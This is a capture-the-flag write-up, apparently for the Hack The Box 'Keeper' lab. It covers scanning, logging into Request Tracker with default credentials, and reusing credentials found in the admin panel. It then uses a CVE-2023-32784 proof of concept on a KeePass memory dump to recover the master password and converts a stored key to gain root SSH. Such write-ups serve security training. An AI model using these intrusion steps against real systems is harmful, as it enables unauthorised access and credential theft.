## Keeper Htb

We start with an nmap scan

\$ nmap -sC -sV -A 10.10.11.227 > nmap

\$ cat nmap

Starting Nmap 7.93 (https://nmap.org) at 2024-02-02 16:08 EST

Nmap scan report for tickets.keeper.htb (10.10.11.227)

Host is up (0.20s latency).

Not shown: 998 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)

ssh-hostkey:

256 3539d439404b1f6186dd7c37bb4b989e (ECDSA)

\_ 256 1ae972be8bb105d5effedd80d8efc066 (ED25519)

80/tcp open http nginx 1.18.0 (Ubuntu)

|\_http-trane-info: Problem with XML parsing of /evox/about

\_http-title: Login

\_http-server-header: nginx/1.18.0 (Ubuntu)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 32.60 seconds


Ports 22 and 80 are open. Time to visit the website

\$ firefox 10.10.11.227




To raise an IT support ticket, please visit tickets.keeper.htb/rt/

Upon visiting the page, we are presented with a link to a login page under an alternate domain name "tickets.keeper.htb/rt/"




We can see that its using request tracker version 4.4.4

Googling for default credentials, we find that the default login credentials are root:password



## Once logged in, we can find a set of credentials in the admin panel under users



We can now log in through ssh, gaining user access

\$ ssh lnorgaard@10.10.11.227

lnorgaard@10.10.11.227's password:

Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86\_64)

\* Documentation: https://help.ubuntu.com

\* Management: https://landscape.canonical.com

\* Support: https://ubuntu.com/advantage

You have mail.

Last login: Tue Aug 8 11:31:22 2023 from 10.10.14.23

lnorgaard@keeper:~\$ ls RT30000.zip user.txt

There is an interesting zip file here. Unzipping it we find two additional files

lnorgaard@keeper:~\$ unzip RT30000.zip

Archive: RT30000.zip

inflating: KeePassDumpFull.dmp

extracting: passcodes.kdbx lnorgaard@keeper:~\$ ls

KeePassDumpFull.dmp passcodes.kdbx RT30000.zip user.txt

There is an exploit, CVE-2023-32784, that will allow us to dump the password from the KeePass file

But first, lets download these files to our local machine

Set up a python server in lnorgaards directory

lnorgaard@keeper:~\$ python3 -m http.server 4444 Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...

Grab the files with wget

\$ wget 10.10.11.227:4444/KeePassDumpFull.dmp

\$ wget 10.10.11.227:4444/passcodes.kdbx

Once you have the poc exploit

\$ python3 poc.py KeePassDumpFull.dmp

2024-02-03 15:04:48,792 [.] [main] Opened KeePassDumpFull.dmp

Possible password: ●,dgr●d med fl●de

Possible password: ●ldgr●d med fl●de

Possible password: ●`dgr●d med fl●de

Possible password: ●-dgr●d med fl●de

Possible password: ●'dgr●d med fl●de

Possible password: ● |dgr • d med fl • de

Possible password: ●Adgr●d med fl●de

Possible password: ●Idgr●d med fl●de

Possible password: •:dgr•d med fl•de

Possible password: ●=dgr●d med fl●de

Possible password: ● dgr•d med fl•de

Possible password: ●cdgr●d med fl●de


Possible password: ●Mdgr●d med fl●de

However, the password is incomplete. This is because the 'o' in the password has been replaced with the danish character 'ø'

Knowing this, we can formulate the password 'rødgrød med fløde'

We can use this password to unlock the kdbx file with the help of a web based KeePass client

https://app.keeweb.info/



From here, we can use a tool called puttygen to convert the ppk to an id\_rsa SSH private key

\$ puttygen key.ppk -O private-openssh -o id\_rsa

Alter permissions on the file

\$ chmod 600 id rsa

And finally, use the id\_rsa file to ssh into the server as root

\$ ssh -i id\_rsa root@keeper.htb

\$ ssh -i id\_rsa root@10.10.11.227

Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86\_64)

\* Documentation: https://help.ubuntu.com

\* Management: https://landscape.canonical.com

\* Support: https://ubuntu.com/advantage

You have new mail.

Last login: Tue Aug 8 19:00:06 2023 from 10.10.14.41

root@keeper:~#

And there we have it!